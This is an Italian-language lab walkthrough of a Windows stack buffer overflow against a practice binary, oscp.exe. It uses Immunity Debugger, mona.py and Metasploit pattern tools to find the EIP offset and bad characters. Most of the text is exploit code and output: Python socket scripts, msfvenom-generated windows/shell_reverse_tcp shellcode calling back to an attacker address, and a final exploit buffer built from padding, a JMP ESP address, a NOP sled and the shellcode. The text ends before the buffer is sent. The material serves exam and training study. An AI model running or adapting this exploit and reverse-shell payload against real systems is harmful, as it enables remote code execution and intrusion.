


Come primo step, andiamo a scaricare e installare Immunity Debugger, aggiungiamo il plugin mona.py e apriamo oscp.exe con il debugger:




Eseguiamo il programma, che apre un server che ascolta sulla porta 1337, dalla nostra Kali proviamo a connetterci con netcat. Controlliamo la lista dei comandi ed eseguiamo un test.





Essendo il programma vulnerabile al buffer overflow, proviamo a causare il crash:

Sul debugger possiamo osservare che il programma crasha:




Possiamo osservare che l'instruction pointer (EIP) contiene 414141 che è il carattere A ripetuto, e lo stack pointer a sua volta è riempito di A.

Tramite i tool pattern_create e pattern_offset di Kali, andiamo a cercare gli indici di partenza dello stack pointer e del instruction pointer.
Tramite il comando /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2048 andiamo a creare una stringa di 2048 caratteri per cercare di capire in che punto della memoria lanciare il nostro payload in futuro

Lo lanciamo poi con netcat:

Andiamo a osservare i risultati su windows:



Possiamo osservare che lo stack pointer inizia con 0Co1 e l'instruction pointer è 6f43396e.

Convertiamo il valore dell'instruction pointer per avere il valore in ASCII:

```
┌──(kali㉿kali)-[~]
└─$ python
Python 3.12.6 (main, Sep  7 2024, 14:20:15) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import struct
>>> struct.pack("<I", 0x6f43396e)
b'n9Co'
>>> 
```

Usiamo ora la funzione pattern_offset per trovare gli indici di stack pointer e instruction pointer:

```
┌──(kali㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0Co1
[*] Exact match at offset 1982

┌──(kali㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q n9Co
[*] Exact match at offset 1978
```

Andiamo ad utilizzare uno script in python che ci permetta di far crashare il programma ma allo stesso tempo verificare che i nostri dati siano corretti:

```python
import socket

ip = "192.168.50.166"
port = 1337
timeout = 5

payload = 'A'*1978 + 'B' * 4 + 'C' * 16

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)

s.send(("OVERFLOW1 " + payload).encode())

s.recv(1024)
s.close()

```

Riceviamo in risposta:

```
EAX 0082F260 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00C95014
EDX 00000000
EBX 41414141
ESP 0082FA28 ASCII "CCCCCCCCCCCCCCCC"
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 42424242
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7FFDA000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Dove l'instruction pointer contiene le nostre 4 B (42) e lo stack pointer contiene le C.

Prima di poter procedere ulteriormente, dobbiamo andare a ricercare quali sono i Badchars.
Essi sono dei caratteri che potrebbero causare problemi nell'esecuzione del nostro payload, come ad esempio \x00 che termina il programma.

Prepariamo quindi uno script in python per aiutarci a cercarli:

```python
import socket

ip = "192.168.50.166"
port = 1337
timeout = 5

ignore_chars = ["\x00"]
badchars = ""
for i in range(256):
    if chr(i) not in ignore_chars:
        badchars += chr(i)

payload = "A" * 1982 + badchars

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)

# Convertire in bytes prima di inviare
s.send(b"OVERFLOW1 " + payload.encode('latin-1'))

s.recv(1024)
s.close()
```

Qui andiamo a cercare i badchars, evitando x00 che è fine stringa .

Prima di eseguire lo script andiamo ad impostare mona.py:


Con il comando !mona config -set workingfolder c:\mona\%p andiamo a creare la cartella di lavoro, dopodichè usiamo il comando !mona bytearray -b "\x00" per creare un array di bytem evitando in questo caso \x00:

```
Generating table, excluding 1 bad chars...
Dumping table to file
[+] Preparing output file 'bytearray.txt'
    - (Re)setting logfile bytearray.txt
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"


Done, wrote 255 bytes to file bytearray.txt
Binary output saved in bytearray.bin
```


L'output viene salvato in bytearray.bin.

Adesso, lanciamo lo script e chiediamo a mona.py di confrontare i byte che abbiamo inviato con quelli in memoria, usando il comando !mona compare -f bytearray.bin -a esp:


```
┌──(kali㉿kali)-[~]
└─$ python3 overflow2.py
Traceback (most recent call last):
  File "/home/kali/overflow2.py", line 23, in <module>
    s.recv(1024)
TimeoutError: timed out
```



Proseguiamo eliminando ulteriori badchars:




```python
import socket

ip = "192.168.50.166"
port = 1337
timeout = 5

ignore_chars = ["\x00", "\x07"]
badchars = ""
for i in range(256):
    if chr(i) not in ignore_chars:
        badchars += chr(i)

payload = "A" * 1982 + badchars

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)

# Convertire in bytes prima di inviare
s.send(b"OVERFLOW1 " + payload.encode('latin-1'))

s.recv(1024)
s.close()

```




Ripetendo il processo per tutti i caratteri indicati nelle tabelle, troviamo che i nostri badchars sono \x00\x07\x2e\xa0, mentre gli altri sono caratteri che non creano problemi.

Adesso andiamo a generare il payload da inserire con la funzione seguente:
msfvenom -p windows/shell_reverse_tcp LHOST192.168.50.158 LPORT=1234 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f python

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST192.168.50.158 LPORT=1234 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1745 bytes
buf =  b""
buf += b"\xd9\xca\xbe\x9d\xd1\x3a\x43\xd9\x74\x24\xf4\x5b"
buf += b"\x29\xc9\xb1\x52\x31\x73\x17\x03\x73\x17\x83\x76"
buf += b"\x2d\xd8\xb6\x74\x26\x9f\x39\x84\xb7\xc0\xb0\x61"
buf += b"\x86\xc0\xa7\xe2\xb9\xf0\xac\xa6\x35\x7a\xe0\x52"
buf += b"\xcd\x0e\x2d\x55\x66\xa4\x0b\x58\x77\x95\x68\xfb"
buf += b"\xfb\xe4\xbc\xdb\xc2\x26\xb1\x1a\x02\x5a\x38\x4e"
buf += b"\xdb\x10\xef\x7e\x68\x6c\x2c\xf5\x22\x60\x34\xea"
buf += b"\xf3\x83\x15\xbd\x88\xdd\xb5\x3c\x5c\x56\xfc\x26"
buf += b"\x81\x53\xb6\xdd\x71\x2f\x49\x37\x48\xd0\xe6\x76"
buf += b"\x64\x23\xf6\xbf\x43\xdc\x8d\xc9\xb7\x61\x96\x0e"
buf += b"\xc5\xbd\x13\x94\x6d\x35\x83\x70\x8f\x9a\x52\xf3"
buf += b"\x83\x57\x10\x5b\x80\x66\xf5\xd0\xbc\xe3\xf8\x36"
buf += b"\x35\xb7\xde\x92\x1d\x63\x7e\x83\xfb\xc2\x7f\xd3"
buf += b"\xa3\xbb\x25\x98\x4e\xaf\x57\xc3\x06\x1c\x5a\xfb"
buf += b"\xd6\x0a\xed\x88\xe4\x95\x45\x06\x45\x5d\x40\xd1"
buf += b"\xaa\x74\x34\x4d\x55\x77\x45\x44\x92\x23\x15\xfe"
buf += b"\x33\x4c\xfe\xfe\xbc\x99\x51\xae\x12\x72\x12\x1e"
buf += b"\xd3\x22\xfa\x74\xdc\x1d\x1a\x77\x36\x36\xb1\x82"
buf += b"\xd1\xf9\xee\xbe\xbf\x92\xec\xbe\xbb\xb0\x78\x58"
buf += b"\xa9\x24\x2d\xf3\x46\xdc\x74\x8f\xf7\x21\xa3\xea"
buf += b"\x38\xa9\x40\x0b\xf6\x5a\x2c\x1f\x6f\xab\x7b\x7d"
buf += b"\x26\xb4\x51\xe9\xa4\x27\x3e\xe9\xa3\x5b\xe9\xbe"
buf += b"\xe4\xaa\xe0\x2a\x19\x94\x5a\x48\xe0\x40\xa4\xc8"
buf += b"\x3f\xb1\x2b\xd1\xb2\x8d\x0f\xc1\x0a\x0d\x14\xb5"
buf += b"\xc2\x58\xc2\x63\xa5\x32\xa4\xdd\x7f\xe8\x6e\x89"
buf += b"\x06\xc2\xb0\xcf\x06\x0f\x47\x2f\xb6\xe6\x1e\x50"
buf += b"\x77\x6f\x97\x29\x65\x0f\x58\xe0\x2d\x2f\xbb\x20"
buf += b"\x58\xd8\x62\xa1\xe1\x85\x94\x1c\x25\xb0\x16\x94"
buf += b"\xd6\x47\x06\xdd\xd3\x0c\x80\x0e\xae\x1d\x65\x30"
buf += b"\x1d\x1d\xac"
```

Tramite il comando !mona jmp -r esp -cpb "\x00\x07\x2e\xa0" andiamo a cercare un punto dove inserire il payload:



Tra queste possibilità scegliamo la prima e andiamo a creare il nostro script di python da eseguire:

```python
import socket
ip = "192.168.50.166"
port = 1337
timeout = 5
# Converti padding in bytes
padding = b"A" * 1978  # Padding in formato byte
eip = b"\xaf\x11\x50\x62"  # EIP in formato byte
nops = b"\x90" * 32  # NOP sled in formato byte
# Costruzione del buffer come prima
buf =  b""
buf += b"\xd9\xca\xbe\x9d\xd1\x3a\x43\xd9\x74\x24\xf4\x5b"
buf += b"\x29\xc9\xb1\x52\x31\x73\x17\x03\x73\x17\x83\x76"
buf += b"\x2d\xd8\xb6\x74\x26\x9f\x39\x84\xb7\xc0\xb0\x61"
buf += b"\x86\xc0\xa7\xe2\xb9\xf0\xac\xa6\x35\x7a\xe0\x52"
buf += b"\xcd\x0e\x2d\x55\x66\xa4\x0b\x58\x77\x95\x68\xfb"
buf += b"\xfb\xe4\xbc\xdb\xc2\x26\xb1\x1a\x02\x5a\x38\x4e"
buf += b"\xdb\x10\xef\x7e\x68\x6c\x2c\xf5\x22\x60\x34\xea"
buf += b"\xf3\x83\x15\xbd\x88\xdd\xb5\x3c\x5c\x56\xfc\x26"
buf += b"\x81\x53\xb6\xdd\x71\x2f\x49\x37\x48\xd0\xe6\x76"
buf += b"\x64\x23\xf6\xbf\x43\xdc\x8d\xc9\xb7\x61\x96\x0e"
buf += b"\xc5\xbd\x13\x94\x6d\x35\x83\x70\x8f\x9a\x52\xf3"
buf += b"\x83\x57\x10\x5b\x80\x66\xf5\xd0\xbc\xe3\xf8\x36"
buf += b"\x35\xb7\xde\x92\x1d\x63\x7e\x83\xfb\xc2\x7f\xd3"
buf += b"\xa3\xbb\x25\x98\x4e\xaf\x57\xc3\x06\x1c\x5a\xfb"
buf += b"\xd6\x0a\xed\x88\xe4\x95\x45\x06\x45\x5d\x40\xd1"
buf += b"\xaa\x74\x34\x4d\x55\x77\x45\x44\x92\x23\x15\xfe"
buf += b"\x33\x4c\xfe\xfe\xbc\x99\x51\xae\x12\x72\x12\x1e"
buf += b"\xd3\x22\xfa\x74\xdc\x1d\x1a\x77\x36\x36\xb1\x82"
buf += b"\xd1\xf9\xee\xbe\xbf\x92\xec\xbe\xbb\xb0\x78\x58"
buf += b"\xa9\x24\x2d\xf3\x46\xdc\x74\x8f\xf7\x21\xa3\xea"
buf += b"\x38\xa9\x40\x0b\xf6\x5a\x2c\x1f\x6f\xab\x7b\x7d"
buf += b"\x26\xb4\x51\xe9\xa4\x27\x3e\xe9\xa3\x5b\xe9\xbe"
buf += b"\xe4\xaa\xe0\x2a\x19\x94\x5a\x48\xe0\x40\xa4\xc8"
buf += b"\x3f\xb1\x2b\xd1\xb2\x8d\x0f\xc1\x0a\x0d\x14\xb5"
buf += b"\xc2\x58\xc2\x63\xa5\x32\xa4\xdd\x7f\xe8\x6e\x89"
buf += b"\x06\xc2\xb0\xcf\x06\x0f\x47\x2f\xb6\xe6\x1e\x50"
buf += b"\x77\x6f\x97\x29\x65\x0f\x58\xe0\x2d\x2f\xbb\x20"
buf += b"\x58\xd8\x62\xa1\xe1\x85\x94\x1c\x25\xb0\x16\x94"
buf += b"\xd6\x47\x06\xdd\xd3\x0c\x80\x0e\xae\x1d\x65\x30"
buf += b"\x1d\x1d\xac"
# Concatenazione corretta di tutti i byte
payload = padding + eip + nops + buf
